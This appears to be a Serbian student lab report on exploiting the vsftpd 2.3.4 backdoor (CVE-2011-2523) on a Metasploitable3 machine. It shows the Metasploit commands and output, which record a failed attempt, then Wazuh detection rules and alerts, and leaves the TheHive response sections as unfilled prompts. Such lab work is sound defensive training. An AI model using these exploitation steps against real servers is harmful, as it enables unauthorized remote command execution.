Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta: Luka Zelović
Datum: 11.12.2024.

Pregled Ranljivosti

Za svaku eksploatisanu ranljivost:

1.1 **Informacije o ranljivosti**
ID ranljivosti (CVE): CVE – 2011 - 2523
Pogođen servis: vsftpd (Very Secure FTP Daemon) verzija 2.3.4
CVSS ocena: 9.8
Opis ranljivosti:
Ova ranjivost je rezultat ubačenog zlonamernog koda (backdoor-a) u izvorni kod softvera. Ako napadač unese korisničko ime sa :) , aktivira se backdoor i otvara se shell na TCP portu 6200. Ovim je omogućeno napadaču daljinsko izvršavanje komandi na pogođenom serveru

1.2 **Opis eksploita**
Izvor eksploita: https://www.exploit-db.com/exploits/49757
Metod eksploatacije:
Ovaj exploit koristi backdoor ubačen u vsftpd 2.3.4.
- Konekcija na FTP server : Exploit se povezuje na port 21 FTP servera i šalje korisničko ime koje sadrži :)
- Aktiviranje backdoor-a : Backdoor otvora shell na TCP portu 6200
- Otvaranje shell-a : Omogućava napadaču interaktivni shell za daljinsko izvršavanje komandi

---

Proces Eksploatacije

Za svaku eksploatisanu ranljivost:

2.1 **Podešavanje eksploita**
Ranljiv cilj:

Cilj je bila Metasploitable3 virtuelna mašina. Potrebna je verzija vsftpd 2.3.4.
Alati za eksploataciju : Metasploit

2.2 **Koraci eksploatacije**
Objasnite proces eksploatacije korak po korak - DETALJNO:
Prvo je potrebno pokrenuti Metasploit command prompt. Zatim pišemo komandu use da bi izabrali željeni exploit, onda info za prikaz detaljnih informacija o odobranom exploitu.

```
msf6 exploit(multi/http/drupal_drupageddon) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
```

Dobijamo osnovne opcije koje treba da konfigurisemo I to se vidi na sledecoj slici.

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  10.1.1.112       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)
```

Na kraju konfigurisemo IP adresu ciljnog servera pomoću komande:

set rhosts 10.1.1.112

2.3 **Rezultat eksploatacije**
Nakon toga vršimo exploit i to se vidi na sledecoj slici :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.1.1.112:21 - Banner: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.1.1.112]
[*] 10.1.1.112:21 - USER: 331 Password required for K:)
[*] Exploit completed, but no session was created.
```

Detekcija Korišćenjem Wazuh SIEM-a

Za svaku eksploatisanu ranljivost:

3.1 **Wazuh SIEM eravila**
Pravila korišćena za detekciju:

```
<rule id="11201" level="3">
  <if_sid>11200</if_sid>
  <match>FTP session opened.$</match>
  <description>ProFTPD: FTP session opened.</description>
  <group>connection_attempt,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AC.7,nist_800_53_AU.14,pci_dss_10.2.5,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,</group>
</rule>
```


ID pravila : 11201
Ovo pravilo se aktivira kada se otvori FTP sesija na ciljanom serveru. Detekcija sadrži ključnu frazu: FTP session opened

```
<rule id="11203" level="5">
  <if_sid>11200</if_sid>
  <match> no such user </match>
  <description>ProFTPD: Attempt to login using a non-existent user.</description>
  <group>gdpr_IV_32.2,gdpr_IV_35.7.d,gpg13_7.1,hipaa_164.312.b,invalid_login,nist_800_53_AC.7,nist_800_53_AU.14,pci_dss_10.2.4,pci_dss_10.2.5,tsc_CC6.1,tsc_CC6.8
      ,tsc_CC7.2,tsc_CC7.3,</group>
</rule>
```

ID pravila : 11203
Ovo pravilo detektuje pokušaj prijave sa nepostojećim korisničkom imenom. Detekcija se zasniva na frazi : no such user

3.2 **Konfiguracija SIEM-a**
Podešavanje Wazuh agenta:
Na target mašini je instaliran Wazuh-Agent na sledeći način:

1. U Wazuh Manageru prvo idemo na Server Management > Endpoints Summary > Deploy new agent



2. Unosimo IP adresu metasploitable3 virtuelne mašine

3. U Metaploitable3 unosimo sledecu komandu: sudo nano /var/ossec/etc/ossec.conf i unosimo sledeće

4. Unosimo komandu /var/ossec/bin/wazuh-control start

3.3 **Proces detekcije**

Opišite proces detekcije:


Unutar Wazuh Manager-a idemo na Threat Intelligence pa zatim na Threat Hunting.

88 hits

Dec 10, 2024 @ 18:09:51.534 - Dec 11, 2024 @ 18:09:51.534

Export Formated | 472 columns hidden | Density | 1 fields sorted | Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Dec 11, 2024 @ 18:05:22.417	metasploitable3-ub1404	ProFTPD: FTP session opened.	3	11201
Dec 11, 2024 @ 18:05:22.411	metasploitable3-ub1404	ProFTPD: Attempt to login using a non-e...	5	11203



Document Details

View surrounding documents

View single document

Table | JSON

t _index	wazuh-alerts-4.x-2024.12.11
t agent.id	001
t agent.ip	10.1.1.112
t agent.name	metasploitable3-ub1404
t data.srcip	10.1.1.190
t decoder.name	proftpd
t full_log	Dec 11 17:05:22 metasploitable3-ub1404 proftpd[3258]: metasploitable3-ub1404 (10.1.1.190[10.1.1.190]) - FTP session opened.
t id	1733936722.82176
t input.type	log
t location	/var/log/syslog
t manager.name	wazuh-server
t predecoder.hostname	metasploitable3-ub1404
t predecoder.program_name	proftpd
t predecoder.timestamp	Dec 11 17:05:22
t rule.description	ProFTPD: FTP session opened.
# rule.firedtimes	1
t rule.gdpr	IV_32.2
t rule.groups	syslog, proftpd, connection_attempt
t rule.hipaa	164.312.b
t rule.id	11201

#	rule.level	3
◕	rule.mail	false
t	rule.nist_800_53	AC.7, AU.14
t	rule.pci_dss	10.2.5
t	rule.tsc	CC6.8, CC7.2, CC7.3
📅	timestamp	Dec 11, 2024 @ 18:05:22.417

Incident Response sa The Hive-om

4.1 **Podešavanje integracije**
Opis integracije:
(Objasnite kako je Wazuh integrisan sa The Hive-om za automatizovano kreiranje slučajeva)
Integracija pravila:
(Uključite kratak opis pravila koje pokreće kreiranje slučajeva u The Hive-u)

4.2 **Kreiranje slučaja u The Hive-u**
Detalji o slučaju:
(Dajte screenshot-ove koji prikazuju kreirani slučaj u The Hive-u nakon što se Wazuh pravilo aktiviralo)